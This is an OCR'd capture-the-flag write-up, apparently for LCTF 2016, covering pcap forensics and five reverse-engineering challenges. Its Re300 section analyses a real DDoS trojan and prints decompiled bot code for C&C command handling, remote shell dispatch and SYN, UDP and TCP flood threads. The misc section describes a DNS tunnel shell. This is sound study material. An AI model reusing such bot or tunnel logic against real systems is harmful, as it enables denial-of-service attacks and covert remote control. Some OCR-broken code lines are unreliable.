


图片解密 python 脚本 ：

```
with  open("whoami.jpg",'r')  as  file:
    pic=file.read()
temp=''
with  open('xor.jpg','r')  as  file:
    t=file.read()
    for a,b  in zip(t,pic):
        print chr(ord(a)^ord(b)),
m="cc90b9054ca67557813694276ab54c67aa93092ec87dd7b539"
def process(a,b,m):
    return "".join(map(chr,map(lambda x:  (x*a+b)%251,map(ord,m.decode('hex')))))
for i  in xrange(255):
    for j  in xrange(255):
        if "AES" in process(i,j,m):
            print process(i,j,m)
```

得到 AES_key{}，AES 啊！不是 LCTF！

然后 DNS 流量异常，找了个 DNSshell 不能用啊，于是自己 xjb 写了一个 xjb 传的 shell。发一个 baidu.com 的开始接收命令，一个命令执行传回去一个 google.com。找到这些返回 google.com 的蜜汁流量，拼到一起用 AES_key 解密就可以看到：



混进去了一堆 xjb 访问的 http 流量，访问了 L-team.org 的 about 页面，发现 DNS 解析了不少 dalao 博客的地址，就当广告了 233333：

```
DNS    86 Standard query response 0x0772 A th1nk.info A 116.255.235.199
DNS    70 Standard query 0xbecb AAAA th1nk.info
DNS    70 Standard query response 0xbecb Server failure AAAA th1nk.info
DNS    75 Standard query 0x8c6a A www.math1as.com
DNS    91 Standard query response 0x8c6a A www.math1as.com A 104.224.177.71
DNS    75 Standard query 0x64a4 AAAA www.math1as.com
DNS   149 Standard query response 0x64a4 AAAA www.math1as.com SOA f1g1ns1.dnspod.net
DNS    69 Standard query 0xbff5 A rj1ng.com
DNS    85 Standard query response 0xbff5 A rj1ng.com A 106.187.95.245
DNS    69 Standard query 0x75f7 AAAA rj1ng.com
DNS   243 Standard query response 0xd7a6 A www.f0r.info A 104.31.67.242 A 104.31.66.2
DNS   135 Standard query response 0x9906 AAAA www.f0r.info SOA algin.ns.cloudflare.co
DNS    72 Standard query 0x6325 A www.iret.xyz
DNS    72 Standard query 0xd646 AAAA www.iret.xyz
DNS   129 Standard query response 0x75f7 AAAA rj1ng.com SOA dns9.hichina.com
DNS    73 Standard query 0xed5f A sudalover.com
DNS    89 Standard query response 0xed5f A sudalover.com A 116.255.235.199
DNS    73 Standard query 0x6244 AAAA sudalover.com
DNS   147 Standard query response 0x6244 AAAA sudalover.com SOA f1g1ns1.dnspod.net
DNS    70 Standard query 0x8f34 A xdsec.club
DNS    86 Standard query response 0x8f34 A xdsec.club A 133.130.118.54
DNS    70 Standard query 0x13ee AAAA xdsec.club
DNS   143 Standard query response 0x13ee AAAA xdsec.club SOA ns-a1.conoha.io
DNS    74 Standard query 0xab3a A www.cyrils.org
DNS   194 Standard query response 0xab3a A www.cyrils.org CNAME cyri1s.github.io CNAM
DNS   194 Standard query response 0xab3a A www.cyrils.org CNAME cyri1s.github.io CNAM
DNS    74 Standard query 0xe17a AAAA www.cyrils.org
```

安全客 (bobao.360.cn)

最后，解密得到 Please submit the used ftp CVE ID like "CVE********"and LCTF{A11_1n_0ne_Pcap} as your flag.eg."CVE12345678A11_1n_0ne_Pcap"

Reverse

Re100

re100 设计之初就是消耗耐心的逆向，并没有什么有趣的东西在里面，所以最后的排序函数也只是烂代码增加难度系列(不要打我)。此外 Re100 最后的排序算法出了一点小问题，需要选手用暴力搜索来解出这道题，不过对题目整体设计没有影响。

算法主体是 CBC+字符串排序。外围是 Qt 的信号槽机制。

排序函数 ：

```
 for(QVector<int>::iterator iter = pd.begin(); iter != pd.end(); ++iter)
{
                num = *iter;
                num = num % key.size();
                while(randlist.indexOf(num) != -1){
                        num = (num + 1) % pd.size();
                }
                randlist.append(num);
        }
        void Randlist::randpd(QVector<int> &pd){
                int idlist;
                int begin_index = 0;
                int idpd = begin_index;
                do{
                        idlist = randlist.indexOf(idpd);
                        std::swap(pd[idlist], pd[begin_index]);
                        idpd = idlist;
                }while(idpd != begin_index);
        }
```

程序流程是，获取输入后先用\x09 补全长度到 5 的倍数。之后是 CBC 加密，这里没有使用初始 IV。key="Cirno"，5 个字符一组，先和将每一个字符的高 4 位和低 4 位交换，再和

key 异或。除第一组外每组再和前一组异或。最后使用上面的代码和最初(补全后)的输入生成奇怪的位置字典，重排 CBC 后的字串，进行`strcmp`。

Re200

re200 是一个完(zhi)整(zhang)的文件加密器。当然，解密器我没有写。这题本来是想玩 SMC 的...但是后来发现写好的 SMC 对逆向无任何干扰，反而是 signal 坑了不少人。

程序在 main 函数执行前(init)先运行了 sub_8048901，用 sig == ppid 检测了是否被调试，如果是的话就直接将一个后面用到的表填充为错误数值。之后是取得分页大小，将 sub_8048AC3 所在的内存设置为 RWX。最后设置 signal(SIGUSR1, sub_80489FB)。以上这些除了 sysconf()，都是 int 0x80 实现的。

main 函数执行，再一次检测是否有调试(有的话直接 exit)，获得用户输入，补全为偶数长度，拷贝字符串到全局变量，然后用 kill(0, SIGUSR1)触发了之前设置的 signal，跳转到 sub_80489FB。将补全后的字符串分为两个一组，循环调用 sub_8048A7B。在 sub_8048A7B 中根据((a>>2)&0x3)和之前的表得到一个函数地址，调用 sub_8048AC3。

sub_8048AC3 在初始化时被设置为 RWX...利用 sub_8048A7B 中的函数地址进行 SMC，跳转到取得的函数中。在之后的函数就是对这组字符的移位和异或加密。

signal 处理完成，回到正常流程中，再再一次检测是否有调试(出题人:求不打)。对加密完的字串做 base16。最后用维吉尼亚算法加密文件，输出。

解题时，维吉尼亚直接在线解密就可以，然后得到 key.明文是小说《基督山伯爵》里面随意选的一段话，只是为了帮助进行维吉尼亚解密，并没有实际意义。解密得到 key 后，程序就和一个 crackme 没什么区别了...分析算法逆出 orignal key 即可。测试时是正向暴力破解，反推也没问题。

orignal key = H4ck1ngT0TheGate

此外：

main 函数的前后分别会执行 init 和 finit。本题源码中的 init 声明如下

```
void init_game(void)  __attribute__((constructor));
```

objdump 和 gdb 分析 ELF 时都需要 Section header table，但是 ELF 文件的执行只需要 Program header table。程序编译完之后直接覆盖了 Section header table，导致 gdb

直接 GG。但是对 IDA 无效。section header table 也是可以重建的，但是...之后还是有反调试拦着(逃)。

因为 char 类型的符号问题，在逆推时会有点小问题。但是这并不重要...逆推也是可解的。

测试脚本 ：

```
char *strkey = "ieedcpgdhkedddfenkfaifgggcgbbbgf";
        char all_a;
        char all_b;
        int main(int argc, char const *argv[])
        {
                boom();
                return 0;
        }
        void zero(){
                char c;
                //c = a
                c = (all_a & 0xF0) | (all_b & 0x0F);
                all_b = (all_a & 0x0F) | (all_b & 0xF0);
                all_a = c;
                all_a = all_a ^ 0x99;
                all_b = all_b ^ 0x55;
        }
        void one(){
                all_a = all_a ^ all_b;
                all_b = ((all_b >> 4) & 0x0F) | ((all_b << 4) & 0xF
0);
        }
        void two(){
                //c = a
                char c;
                c = (all_a & 0x0F) | (((all_b & 0x0F) << 4) & 0xF0)
;
                all_b = ((all_a >> 4) & 0x0F) | (all_b & 0xF0);
                all_a = c;
        }
```

```
void three(){
        //and 0xF0 ?
        all_a = all_a ^ (all_a << 4);
        all_b = all_b ^ (all_b << 4);
}
void boom(){
        char end[16];
        int map;
        int a, b, i;
        char tmp_1, tmp_2;
        char end_1, end_2, end_3, end_4;
        for(i = 0; i < 32; i+=4){
                printf("Num %d and %d:\n", i, i+1);
                for(a = 0; a <= 0xFF; ++a){
                        for(b = 0; b <= 0xFF; ++b){
                                all_a = a;
                                all_b = b;
                                map = (a >> 2) & 0x3;
                                switch(map){
                                        case 0: zero();break;
                                        case 1: one();break;
                                        case 2: two();break;
                                        case 3: three();break;
                                }
                                tmp_1 = all_a;
                                tmp_2 = all_b;
                                end_1 = (tmp_1 & 0x0F) + 0x61;
                                end_2 = ((tmp_1 >> 4) & 0x0F) +
0x61;
                                end_3 = (tmp_2 & 0x0F) + 0x61;
                                end_4 = ((tmp_2 >> 4) & 0x0F) +
0x61;
                                if((end_1 == strkey[i]) && (end_2
== strkey[i+1]) && (end_3 == strkey[i+2]) && (end_4 == strkey[i+3])){
                                        printf("%c%c\n", a, b);
```

```
                                        }
                                    }
                                }
                            }
                        }
```

Re300

Re300 原本的出题人跑路了，我临时帮他出题。随手找了个 DDoS 木马。本着不互相伤害的原则。没有用 MIPS 版本，没有去掉符号表。所以就很 easy 了。

首先，题目提供一个 ELF 可执行文件（re300）和抓的包（dump.pcap）。提示信息 flag(ip:port)，那自然是找被打的 ip 和端口号了。关于此马的详细分析可参考 https://www.sans.org/reading-room/whitepapers/malicious/analyzing-backdoor-bot-mips-platform-35902R_y_RQ 因为使用 AES 加密数据包，遂家族命名为 AES.DDoS。本样本产自 China 的变种台风 ddos，支持多平台 MIPS，Windows，Linux 等。

首先观察数据包，就那么几条。显然 C&C IP 为 192.168.168.133，上线端口 48080，而 Victim IP 为 192.168.168.148（由第 4 个数据包可以确定）。那么可以确定第 16 个数据包，为中控 IP 像肉鸡发送的指令包。

1	0.000000	192.168.168.148	192.168.168.133	TCP	74	39103 → 48080 [SYN] Seq=0 Win=29200 Len=0…
2	0.000203	192.168.168.133	192.168.168.148	TCP	78	48080 → 39103 [SYN, ACK] Seq=0 Ack=1 Win=…
3	0.002217	192.168.168.148	192.168.168.133	TCP	66	39103 → 48080 [ACK] Seq=1 Ack=1 Win=29312…
4	0.003711	192.168.168.148	192.168.168.133	TCP	1090	39103 → 48080 [PSH, ACK] Seq=1 Ack=1 Win=…
5	0.009385	192.168.168.133	192.168.168.148	TCP	479	48080 → 39103 [PSH, ACK] Seq=1 Ack=1025 W…
6	0.009737	192.168.168.148	192.168.168.133	TCP	66	39103 → 48080 [ACK] Seq=1025 Ack=414 Win=…
7	1.133943	192.168.168.148	192.168.168.133	TCP	86	39103 → 48080 [PSH, ACK] Seq=1025 Ack=414…
8	1.329674	192.168.168.133	192.168.168.148	TCP	66	48080 → 39103 [ACK] Seq=414 Ack=1045 Win=…
9	3.137602	192.168.168.148	192.168.168.133	TCP	86	39103 → 48080 [PSH, ACK] Seq=1045 Ack=414…
10	3.299549	192.168.168.133	192.168.168.148	TCP	66	48080 → 39103 [ACK] Seq=414 Ack=1065 Win=…
11	3.846914	192.168.168.133	192.168.168.148	TCP	68	48080 → 39103 [PSH, ACK] Seq=414 Ack=1065…
12	3.847216	192.168.168.148	192.168.168.133	TCP	66	39103 → 48080 [ACK] Seq=1065 Ack=416 Win=…
13	5.141061	192.168.168.148	192.168.168.133	TCP	86	39103 → 48080 [PSH, ACK] Seq=1065 Ack=416…
14	5.268819	192.168.168.133	192.168.168.148	TCP	66	48080 → 39103 [ACK] Seq=416 Ack=1085 Win=…
15	7.143831	192.168.168.148	192.168.168.133	TCP	86	39103 → 48080 [PSH, ACK] Seq=1085 Ack=416…
16	7.242798	192.168.168.133	192.168.168.148	TCP	487	48080 → 39103 [PSH, ACK] Seq=416 Ack=1105…
17	7.242980	192.168.168.148	192.168.168.133	TCP	66	39103 → 48080 [ACK] Seq=1105 Ack=837 Win=…
18	8.846810	192.168.168.133	192.168.168.148	TCP	68	48080 → 39103 [PSH, ACK] Seq=837 Ack=1105…
19	8.847318	192.168.168.148	192.168.168.133	TCP	66	39103 → 48080 [ACK] Seq=1105 Ack=839 Win=…
20	9.146644	192.168.168.148	192.168.168.133	TCP	84	39103 → 48080 [PSH, ACK] Seq=1105 Ack=839…
21	9.314394	192.168.168.133	192.168.168.148	TCP	66	48080 → 39103 [ACK] Seq=839 Ack=[illegible]

懂得人自然懂。数据包的格式一般为【指令号+数据内容】在`_ConnectServerA`函数里，106 行接收 buffer，前 4 个字节表示指令号，当其为 6 时（118 行），执行 DealwithDDoS:

```
105          memset(&Buffer, 0, 0x1388u);
106          v28 = recv(MainSocketA);
107          if ( v28 <= 0 )
108            break;
109          bzero(s, 0x19Cu);
110          qmemcpy(s, &Buffer, sizeof(s));
111          if ( *(_DWORD *)s == 5 )
112          {
113            qmemcpy(&v19, &s[4], 0x198u);
114            Cmdshell(&v19);
115          }
116          else if ( *(_DWORD *)s > 5 )
117          {
118            if ( *(_DWORD *)s == 6 )
119            {
120              owner = 2;
121              AES::AES((AES *)&v24, &key_0);
122              bzero(&v22, 0x1A4u);
123              qmemcpy(&v22, &Buffer, 0x1A4u);
124              qmemcpy(v21, &v23, sizeof(v21));
125              for ( i = 0; i <= 0x19; ++i )
126                AES::InvCipher((AES *)&v24, (unsigned __int8 *)&v21[16 * i]);
127              qmemcpy(&v18, v21, 0x198u);
128              DealwithDDoS((int)&v18);
129              AES::~AES((AES *)&v24);
130            }
131            else if ( *(_DWORD *)s == 7 )
132            {
133              StopFlag = 1;
134              if ( pid )
135              {
136                kill(pid, 9);
137                pid = 0;
138              }
139            }
140          }
```

安全客（bobao.360.cn）

ok，接下来我们可以发现程序使用 AES 算法开始解密，同时注意到数据包中存在重复的数据`7df76b0c1ab899b33e42f047b91b546f`，很容易联想到分组加密的 ECB（电码本）模式，并且分组长度是 16，这点从 key0 也可以辅证。

```
.data:081301FF key_0          db 2Bh, 7Eh, 15h, 16h, 28h, 0AEh, 0D2h, 0A6h, 0ABh, 0F7h
.data:081301FF                                        ; DATA XREF: _ConnectServerA(void)+35F↑o
.data:081301FF                                        ; _ConnectServerM(void)+349↑o ...
.data:081301FF                db 15h, 88h, 9, 0CFh, 4Fh, 3Ch
```

安全客（bobao.360.cn）

由此我们可以解密出数据包。接下来就是找到数据包中表示 ip 和 port 的字段。这个看一下 DealwithDDoS（128 行）这个函数。数据包的偏移位置 0x184 表示 attackMode(SYN,TCP,UDP...)，那 0x188 处就是轮数了吧。

```
21    attMode = *(_DWORD *)(a1 + 0x184);
22    if ( *(_DWORD *)(a1 + 0x188) > 2 * (cpu_num + 10) )
23      *(_DWORD *)(a1 + 0x188) = 2 * (cpu_num + 10);
24    result = childcnt;
25    if ( childcnt <= 9 )
26    {
27      p = fork();
28      if ( !p )
29      {
30        forkFlag = 1;
31        close(MainSocket);
32        close(MainSocketA);
33        close(MainSocketM);
34        pid = 0;
35        pthread_create(&DDosTime, 0, CreateTimer, *(_DWORD *)(a1 + 404));
36        switch ( *(_DWORD *)(a1 + 0x184) )
37        {
38          case 1:
39            for ( i = 0; *(_DWORD *)(a1 + 0x188) > i; ++i )
40            {
41              if ( *(_DWORD *)(a1 + 0x18C) > 40 )
42                pthread_create((char *)&id + 4 * i, 0, LSYN_Flood, a1);
43              else
44                pthread_create((char *)&id + 4 * i, 0, SYN_Flood, a1);
45            }
46            break;
47          case 2:
48            for ( j = 0; *(_DWORD *)(a1 + 392) > j; ++j )
49              pthread_create((char *)&id + 4 * j, 0, UDP_Flood, a1);
50            break;
51          case 3:
52            for ( k = 0; *(_DWORD *)(a1 + 392) > k; ++k )
53              pthread_create((char *)&id + 4 * k, 0, TCP_Flood, a1);
54            break;
```

安全客 (bobao.360.cn)

随便挑一个 mode 跟进，SYN_Flood 函数。40 行和 41 行分别取出 port，ip。至此，题目想要的数据已经分析出来了。

```
29  v25 = 0;
30  v24 = a1;
31  memcpy(&v11, a1, 408);
32  v1 = time(0);
33  srandom(v1);
34  v23 = &SYN_Flood(void *)::synb;
35  v22 = (unsigned __int16 *)&unk_8A4CEB4;
36  v21 = &unk_8A4CED0;
37  v17 = 1;
38  memset(&s, 0, 0x10u);
39  s = 2;
40  v15 = ntohs((unsigned __int16)v12);
41  v16 = inet_addr(&v11);
42  v20 = socket(2);
43  if ( v20 <= 0 )
44  {
45    v2 = (_DWORD *)_errno_location();
46    v3 = strerror(*v2);
47    printf("create socket error...%s\n", v3);
48  }
```

安全客 (bobao.360.cn)

最后就是写脚本啦 ：

```
from Crypto.Cipher  import AES
from struct  import unpack
from hashlib  import md5
with  open('./re300')  as  fp:
        fp.seek(0xe81ff)
```

```
        key  = fp.read(16)
with  open('./dump.pcap')  as  fp:
        data  = fp.read()
        idex  = data.find('\x06\x00\x00\x00')
        data  = data[idex+4:idex+0x1a4]
aes    = AES.new(key  ,  AES.MODE_ECB)
text  = aes.decrypt(data)
ip      = text[:text.find('\x00')]
port  = unpack('<H',text[0x1d4-0x54:][:2])[0]
flag  = md5(ip+':'+str(port)).hexdigest()
print'flag  is:  {0}'.format(flag)
```

Re 400

题目试图用 magic_file 作为块链数据挖矿，挖到前 3400 个 block 之后，用他们的哈希值生成 IV 和 Key，解密 Flag 字符串。题目除了去除了符号表之外，没有任何反调试和反分析内容，基本就是考察算法逆向能力。题目的一个切入点就是，通过 trace 可以发现在一系列函数中耗了很长时间，由此可以发现 SHA256 的相关代码，再分析上下文的代码，也就差不多能看出挖矿的过程了。结合题目前期给出的 UID(转换成十进制搜索 ,可以发现是第一个 block 的 Nonce 值)，以及后期给出的 Bitcoin 提示，应该是能明白程序在干什么的。

相关代码已经上传到 Github 了，这里就不多介绍。


Re 500

关于 Re500 ,首先向大家道歉 ,由于时间关系 ,出题人手残把 SIU_PGPDO 和 SIU_PGPDI 的地址值写反了，比赛结束后有队伍报告了这个问题……

这道题是一个跑在嵌入式设备中的程序，目标芯片是 Freescale 的 MPC5674F，使用了 Erika RTOS。程序原理是 ,初始化外部的 LCD1602 ,并将 flag 打印到屏幕上。在设计的时候，我埋下的几个坑点有：

有时候 IDA 导入时，默认开了 VLE，你要自己在导入成功之后去 Options 里关掉 VLE，然后 Reanalyze 一下（导入的时候关掉 VLE 是没作用的，不知道是我的使用方法不对还是他

自己的 bug，有知道的还望指点下）。这个在题目描述里实际也是有的（"I Hate Change"，VLE 是变长指令集）；



无意把寄存器写反，坑了一波……这个真不是有意的……再次向表哥们低头；

有的队伍看到 ELF 就先去用 qemu 跑了，这个应该是跑不起来的……用 TRACE32 应该可以搞，不过未必比静态分析方便；

程序是跑在一个 RTOS 上的，所以如何把 RTOS 的代码和业务代码分开，对没有过相关开发或逆向经验的选手可能有点麻烦（不过也完全可以借助 FLIRT）；

MCU 和外设（LCD1602）的连线采用并行方式，但是 D0-D7 不是顺序接入的，有三根线被人为调换了位置，意在模拟由于 PCB 布线或生产问题，导致两个设备之间没办法用连续的一段 IO 口通信；

没有直接向 LCD1602 送出字符，而是先把字模写到了`CGRAM`，然后再显示到屏幕上，另外字模的显示字符和对应字母是不一致的，而且先解出来 IO 口的乱序规则才可以使用字模……；

有三段代码都能和 LCD1602 通信，但是仔细分析之后可以发现，只有一段代码比较像正确的代码，因为只有那段循环每次都有机会和外设通信，其他的是忽悠你的，毕竟连优先级都没有第一段高；

同样把代码传到了 Github 上，大家可以自行查阅。

拿到题后先正确的载入到 IDA 中，然后最简单的方法是直接查看字符串，有一段以 FAIL 开头的字符串，找到引用函数，然后直接去读。这种方法根本不需要对 RTOS 和业务代码做区分，比较快。通过向外发送的控制字，以及将数组取出分析，可以知道这应该是在送字模，但是字模是乱掉的。解决办法就是，要么自己根据 FLAG 格式推测，要么从送控制字之前的几个移位操作分析出硬件连线。

解题脚本如下：

```
#!/usr/bin/python
srctext="FAIL{tX1NJfGxnatFxY63Wxmlpxh12Z0h5xeGxaH56Nfy}"#get  from  bin
charmap={  #  get  charmap  from  bin
0xA9:[0x46,  0x11,  0x11,  0x11,  0x11,  0x11,  0x11,  0x46],  0xAA:[0x00,  0x0
0,  0x00,  0x15,  0x15,  0x46,  0x42,  0x42],
0xAB:[0x00,  0x00,  0x00,  0x44,  0x03,  0x45,  0x03,  0x45],  0xAC:[0x00,  0x0
0,  0x00,  0x47,  0x02,  0x44,  0x01,  0x47],
0xAD:[0x00,  0x00,  0x00,  0x45,  0x03,  0x02,  0x02,  0x45],  0xAE:[0x04,  0x0
6,  0x04,  0x04,  0x04,  0x04,  0x04,  0x46],
0xAF:[0x53,  0x53,  0x53,  0x53,  0x15,  0x15,  0x15,  0x15],  0xA0:[0x12,  0x0
2,  0x02,  0x46,  0x03,  0x03,  0x03,  0x46],
0xA1:[0x16,  0x04,  0x04,  0x04,  0x04,  0x04,  0x04,  0x57],  0xA8:[0x46,  0x1
1,  0x11,  0x40,  0x04,  0x02,  0x10,  0x57],
0xF9:[0x00,  0x00,  0x00,  0x44,  0x03,  0x47,  0x02,  0x45],  0xFA:[0x00,  0x0
0,  0x00,  0x56,  0x15,  0x15,  0x15,  0x15],
0xFB:[0x46,  0x11,  0x11,  0x46,  0x11,  0x11,  0x11,  0x46],  0xFC:[0x13,  0x0
3,  0x03,  0x03,  0x03,  0x03,  0x03,  0x44],
0xFD:[0x04,  0x00,  0x00,  0x06,  0x04,  0x04,  0x04,  0x46],  0xFE:[0x46,  0x1
1,  0x01,  0x44,  0x01,  0x01,  0x11,  0x46],
0xFF:[0x00,  0x00,  0x00,  0x53,  0x06,  0x02,  0x02,  0x16],  0xF0:[0x56,  0x0
3,  0x03,  0x46,  0x02,  0x02,  0x02,  0x16],
0xF1:[0x47,  0x11,  0x10,  0x06,  0x40,  0x01,  0x11,  0x56],  0xF2:[0x46,  0x1
1,  0x11,  0x11,  0x11,  0x11,  0x11,  0x46],
0xF3:[0x47,  0x40,  0x40,  0x40,  0x40,  0x40,  0x50,  0x16],  0xF4:[0x00,  0x0
0,  0x00,  0x53,  0x03,  0x03,  0x03,  0x45],
0xF5:[0x56,  0x03,  0x03,  0x46,  0x03,  0x03,  0x03,  0x56],  0xF6:[0x56,  0x0
3,  0x03,  0x46,  0x42,  0x03,  0x03,  0x17],
```

0xF7:[0x17, 0x03, 0x42, 0x06, 0x42, 0x42, 0x03, 0x17], 0xE8:[0x57, 0x50, 0x40, 0x04, 0x04, 0x04, 0x04, 0x04],
0xE9:[0x40, 0x00, 0x44, 0x40, 0x40, 0x40, 0x40, 0x16], 0xEA:[0x53, 0x03, 0x07, 0x07, 0x43, 0x43, 0x03, 0x17],
0xEB:[0x40, 0x44, 0x42, 0x42, 0x50, 0x47, 0x40, 0x41], 0xEC:[0x04, 0x04, 0x44, 0x42, 0x42, 0x47, 0x03, 0x13],
0xED:[0x00, 0x56, 0x03, 0x03, 0x03, 0x46, 0x02, 0x16], 0xEE:[0x00, 0x00, 0x00, 0x47, 0x40, 0x04, 0x04, 0x47],
0xEF:[0x45, 0x03, 0x10, 0x10, 0x51, 0x11, 0x03, 0x44], 0xE0:[0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x57],
0xE1:[0x56, 0x03, 0x03, 0x03, 0x03, 0x03, 0x03, 0x56], 0xE2:[0x57, 0x04, 0x04, 0x04, 0x04, 0x04, 0x04, 0x57],
0xD9:[0x47, 0x11, 0x10, 0x10, 0x10, 0x10, 0x11, 0x46], 0xDA:[0x12, 0x02, 0x02, 0x43, 0x42, 0x46, 0x03, 0x17],
0xDB:[0x00, 0x00, 0x00, 0x44, 0x03, 0x03, 0x03, 0x44], 0xDC:[0x13, 0x03, 0x03, 0x47, 0x03, 0x03, 0x03, 0x13],
0xDD:[0x13, 0x03, 0x03, 0x42, 0x42, 0x44, 0x04, 0x04], 0xDE:[0x16, 0x02, 0x02, 0x02, 0x02, 0x02, 0x02, 0x57],
0xDF:[0x57, 0x10, 0x10, 0x56, 0x01, 0x01, 0x11, 0x46], 0xD0:[0x00, 0x00, 0x00, 0x53, 0x42, 0x04, 0x42, 0x53],
0xD1:[0x57, 0x15, 0x04, 0x04, 0x04, 0x04, 0x04, 0x46], 0xD2:[0x12, 0x02, 0x02, 0x46, 0x03, 0x03, 0x03, 0x17],
0xD3:[0x53, 0x42, 0x42, 0x04, 0x04, 0x04, 0x04, 0x46], 0xD4:[0x57, 0x03, 0x42, 0x46, 0x42, 0x02, 0x02, 0x16],
0xD5:[0x46, 0x11, 0x11, 0x11, 0x47, 0x01, 0x03, 0x46], 0xD6:[0x00, 0x04, 0x04, 0x46, 0x04, 0x04, 0x04, 0x41],
0xD7:[0x46, 0x50, 0x10, 0x56, 0x11, 0x11, 0x11, 0x46], 0xC8:[0x00, 0x45, 0x03, 0x03, 0x03, 0x45, 0x01, 0x41],
0xC9:[0x00, 0x17, 0x03, 0x42, 0x44, 0x04, 0x04, 0x12], 0xCA:[0x46, 0x11, 0x11, 0x11, 0x17, 0x51, 0x46, 0x41],
0xCB:[0x00, 0x00, 0x00, 0x17, 0x03, 0x42, 0x44, 0x04], 0xCC:[0x53, 0x42, 0x42, 0x04, 0x04, 0x42, 0x42, 0x53],
0xCD:[0x57, 0x50, 0x40, 0x04, 0x04, 0x02, 0x03, 0x57], 0xCE:[0x15, 0x15, 0x15, 0x46, 0x42, 0x42, 0x42, 0x42],
0xCF:[0x00, 0x45, 0x03, 0x44, 0x02, 0x47, 0x02, 0x45], 0xC0:[0x00, 0x0

```
0,  0x00,  0x56,  0x03,  0x03,  0x03,  0x17],
0xC1:[0x41,  0x04,  0x04,  0x47,  0x04,  0x04,  0x04,  0x47],  0xC2:[0x57,  0x0
3,  0x42,  0x46,  0x42,  0x02,  0x03,  0x57],
0xC7:[0x41,  0x01,  0x01,  0x45,  0x03,  0x03,  0x03,  0x45],  0xE3:[0x41,  0x4
0,  0x40,  0x04,  0x40,  0x40,  0x40,  0x41],
0xE5:[0x06,  0x04,  0x04,  0x40,  0x04,  0x04,  0x04,  0x06]
}
for i  in srctext:
        c  =list(charmap[0x98^ord(i)])
        c  =[0]*(8-len(c))+c
        for r  in c:
                if type(r)==str:
                        r  =ord(r)
                #  swap  the  io  line
                r=((r&0b00000001))                    |((r&0b00000010)<<2)
        |((r&0b00000100))                    |((r&0b00001000)>>3)                    |(
(r&0b00010000))                    |((r&0b00100000))                    |((r&0b01000000
)>>5)                    |((r&0b10000000))
                #  convert  to  graph
                r  =bin(r)[2:]
                r  ='0'*(8-len(r))+r
                r  =r.replace('0','  ')
                r  =r.replace('1','\x18')
                print(r)
        input()
```

Attachments

1. Pwn 出题人给出的源码：https://github.com/Ic3makr/pwnable-solutions/tree/master/L-ctf-2016

2. Re400、500 的源码：https://github.com/SilverBut/2016CM

CTF 中 RSA 的常见攻击方法

作者：FlappyPig
原文来源：http://bobao.360.cn/learning/detail/3058.html

大家好，我是 FlappyPig 的队长 bibi，近期因为一些比赛以及其他原因，总结了一些 RSA 方面的东西，于是在这里与大家分享，希望大家能有所收获，如有不当之处敬请批评指正。

0x01 前言

